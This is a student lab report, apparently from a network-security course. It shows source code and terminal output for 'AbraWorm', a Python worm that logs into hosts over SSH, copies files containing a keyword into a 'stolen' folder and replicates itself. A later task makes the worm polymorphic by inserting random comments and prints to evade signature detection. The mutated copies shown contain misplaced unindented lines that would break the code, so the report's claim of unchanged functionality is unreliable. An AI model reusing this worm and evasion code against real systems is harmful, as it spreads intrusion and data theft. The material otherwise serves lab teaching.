target2:PES1UG23CS433:PranavHemanth:cat AbraWorm.py
#!/usr/bin/env python3

### AbraWorm.py (Simplified Lab Version)
### Modified for educational use (no exfiltration)

import sys
import os
import random
import paramiko
import scp
import signal

def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3

trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
              bus but buz cam cat ced cel cin cid cip cir con cod cos cop
              cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
              faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
              kim kin kip kir kis kit kix laf lad laf lag led leg lem len
              let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
              odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
              pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
              sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
              wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
             ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams = digrams.split()

def get_new_usernames(how_many):
    if debug:
        return ['seed']
    if how_many == 0:
        return []
    selector = "{0:03b}".format(random.randint(0, 7))
    return [''.join([
        random.choice(trigrams) if int(selector[i]) == 1 else random.choice(digrams)
        for i in range(3)
    ]) for _ in range(how_many)]

def get_new_passwds(how_many):
    if debug:
        return ['dees']
    if how_many == 0:
        return []
    selector = "{0:03b}".format(random.randint(0, 7))
    return [''.join([
        random.choice(trigrams) + (str(random.randint(0, 9)) if random.random() > 0.5 else '')
```

Observation:
The presence of AbraWorm.py in the /home/seed directory of target machines confirms successful self-replication. The worm copies its own code to the target system after establishing an SSH connection, enabling further propagation.

Explanation:
The AbraWorm successfully connected to target machines using SSH and identified files containing the keyword “abracadabra”. These files were downloaded to the attacker machine’s stolen directory. Additionally, the worm replicated itself by copying its code to the target machines, demonstrating autonomous propagation across systems.

Task 2: Modify the worm such that before copying itself to the target:

- The code is altered dynamically
- A modified version is sent instead of the original file

Required Modifications: Implement ANY TWO of the following :

1. Add Random Comments
   Example: # random comment: xYz12AbCd

2. Insert Random Blank Lines
   Add multiple \n at random positions

3. Modify Spacing
   Change indentation or spaces between variables

4. Add Dummy Code
   Example: temp = 5 + 10

5. Add Random Print Statements
   Example: print("Hello123")

Show that the version of AbraWorm.py on target_machine_1 and target_machine_2 is different. Provide code explanation and screenshots wherever necessary.

Step1: Remove the older Abraworm files copied to the targets from the previous attack:

33) Commands: (on targets)
    cd /home/seed
    rm -f AbraWorm.py

target1:

```
target1:PES1UG23CS433:PranavHemanth:cd /home/seed
target1:PES1UG23CS433:PranavHemanth:rm -f AbraWorm.py
target1:PES1UG23CS433:PranavHemanth:ls
FooWorm.py  fun_target.foo  new  secret_target1.txt  test1_target.foo  test2_target.foo
target1:PES1UG23CS433:PranavHemanth:
```

target2:

```
target2:PES1UG23CS433:PranavHemanth:cd /home/seed
target2:PES1UG23CS433:PranavHemanth:rm -f AbraWorm.py
target2:PES1UG23CS433:PranavHemanth:ls
FooWorm.py  fun_target.foo  new  secret_target2.txt  test1_target.foo  test2_target.foo
target2:PES1UG23CS433:PranavHemanth:
```

Step2: Modify AbraWorm:

34)Edit: AbraWorm.py

nano AbraWorm_new.py

```
 GNU nano 4.8                                                AbraWorm_new.py
#!/usr/bin/env python3

import sys
import os
import random
import paramiko
import scp
import signal

def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3

#    ^=^t    Function to generate polymorphic version
def generate_modified_code():
    with open(sys.argv[0], 'r') as f:
        code = f.readlines()

    new_code = []

    for line in code:
        new_code.append(line)

        #    ^=^t    Add random comment
        if random.random() < 0.3:
            rand_comment = "# random comment: " + ''.join(random.choices("abcdefghijklmnopqrstuvwxyz", k=8)) + "\n"
            new_code.append(rand_comment)

        #    ^=^t    Add random print
        if random.random() < 0.2:
            rand_print = f'print("Hello{random.randint(100,999)}")\n'
            new_code.append(rand_print)

    return new_code


def main():

    os.makedirs("stolen", exist_ok=True)

    while True:
        usernames = ['seed']
        passwds = ['dees']
        targets = ['172.22.0.2','172.22.0.4']

        for passwd in passwds:
            for user in usernames:
                for ip_address in targets:

                    print(f"\nTrying {user}@{ip_address}")

                    try:
                                                [ Wrote 112 lines ]
```

```
 GNU nano 4.8                                                    AbraWorm_new.py

                    try:
                        ssh = paramiko.SSHClient()
                        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                        ssh.connect(ip_address, port=22, username=user, password=passwd, timeout=5)

                        print("Connected!")

                        # Check infection
                        stdin, stdout, stderr = ssh.exec_command('ls')
                        files = [line.strip() for line in stdout.readlines()]

                        if 'AbraWorm.py' in files:
                            print("Already infected. Skipping.")
                            ssh.close()
                            continue

                        #    ^=^t    Download files
                        stdin, stdout, stderr = ssh.exec_command('grep -ls abracadabra *')
                        files_of_interest = [line.strip() for line in stdout.readlines()]

                        print("Files found:", files_of_interest)

                        if files_of_interest:
                            scpcon = scp.SCPClient(ssh.get_transport())

                            for file in files_of_interest:
                                scpcon.get(file, local_path="stolen/")

                            scpcon.close()

                        #    ^=^t    Create modified worm
                        modified_code = generate_modified_code()

                        temp_file = "/tmp/AbraWorm_mod.py"
                        with open(temp_file, 'w') as f:
                            f.writelines(modified_code)

                        #    ^=^t    Upload modified version
                        scpcon = scp.SCPClient(ssh.get_transport())
                        scpcon.put(temp_file, remote_path="AbraWorm.py")
                        scpcon.close()

                        print("Modified worm copied!")

                        ssh.close()

                    except Exception as e:
                        print("Error:", e)
                        continue

                if debug:
                    break
```

```
if __name__ == "__main__":
    main()
```


Explanation:
The worm was modified to generate a polymorphic version of itself before propagation. Random comments and print statements were inserted dynamically into the code. As a result, each copy of the worm appears different while maintaining the same functionality. This technique helps evade signature-based detection mechanisms.

Step3: Run AbraWorm_new.py:

35) Commands: (on attacker)

cd /var

python3 AbraWorm_new.py



Step3: Check on targets:

36) Command: cat /home/seed/AbraWorm.py

target1:

```
target1:PES1UG23CS433:PranavHemanth:cd /home/seed
target1:PES1UG23CS433:PranavHemanth:rm -f AbraWorm.py
target1:PES1UG23CS433:PranavHemanth:ls
FooWorm.py  fun_target.foo  new  secret_target1.txt  test1_target.foo  test2_target.foo
target1:PES1UG23CS433:PranavHemanth:ls
AbraWorm.py  FooWorm.py  fun_target.foo  new  secret_target1.txt  test1_target.foo  test2_target.foo
target1:PES1UG23CS433:PranavHemanth:cat AbraWorm.py
#!/usr/bin/env python3

# random comment: sflosqbw
import sys
import os
# random comment: hamrszks
import random
import paramiko
# random comment: idmquvvo
import scp
import signal

# random comment: skgcohas
print("Hello234")
def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1
# random comment: zbcumxgt

NHOSTS = NUSERNAMES = NPASSWDS = 3
# random comment: zctpwrlp

print("Hello867")
# 🔹 Function to generate polymorphic version
# random comment: buhetnef
def generate_modified_code():
    with open(sys.argv[0], 'r') as f:
        code = f.readlines()

    new_code = []
# random comment: ewkowhbm

# random comment: qrgpidxi
    for line in code:
        new_code.append(line)
print("Hello352")

        # 🔹 Add random comment
        if random.random() < 0.3:
            rand_comment = "# random comment: " + ''.join(random.choices("abcdefghijklmnopqrstuvwxyz", k=8)) + "\n"
            new_code.append(rand_comment)

# random comment: vulxlfxd
        # 🔹 Add random print
# random comment: puubgavp
print("Hello770")
        if random.random() < 0.2:
            rand_print = f'print("Hello{random.randint(100,999)}")\n'
            new_code.append(rand_print)

    return new_code
```

target2:

```
target2:PES1UG23CS433:PranavHemanth:cd /home/seed
target2:PES1UG23CS433:PranavHemanth:rm -f AbraWorm.py
target2:PES1UG23CS433:PranavHemanth:ls
FooWorm.py  fun_target.foo  new  secret_target2.txt  test1_target.foo  test2_target.foo
target2:PES1UG23CS433:PranavHemanth:ls
AbraWorm.py  FooWorm.py  fun_target.foo  new  secret_target2.txt  test1_target.foo  test2_target.foo
target2:PES1UG23CS433:PranavHemanth:cat AbraWorm.py
#!/usr/bin/env python3
# random comment: spdzgtuy

# random comment: svmigmhl
import sys
import os
import random
print("Hello131")
import paramiko
import scp
import signal

def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)
print("Hello144")

signal.signal(signal.SIGINT, sig_handler)

debug = 1
# random comment: hyggwpau
print("Hello775")

# random comment: rlfxdjzg
NHOSTS = NUSERNAMES = NPASSWDS = 3

# 🔹 Function to generate polymorphic version
def generate_modified_code():
    with open(sys.argv[0], 'r') as f:
        code = f.readlines()
# random comment: dntimbgz

print("Hello252")
    new_code = []

    for line in code:
print("Hello320")
        new_code.append(line)
# random comment: fgglposy

        # 🔹 Add random comment
# random comment: wusflahj
        if random.random() < 0.3:
# random comment: rarpcuvx
print("Hello605")
            rand_comment = "# random comment: " + ''.join(random.choices("abcdefghijklmnopqrstuvwxyz", k=8)) + "\n"
            new_code.append(rand_comment)

        # 🔹 Add random print
print("Hello131")
        if random.random() < 0.2:
            rand_print = f'print("Hello{random.randint(100,999)}")\n'
            new_code.append(rand_print)
# random comment: rujvpesk
```

Explanation:
The worm was modified to generate a polymorphic version of itself before propagation. Random comments and print statements were inserted dynamically into the code before transmission. As a result, each infected machine receives a slightly different version of the worm, while maintaining identical functionality. This demonstrates polymorphism and helps evade signature-based detection.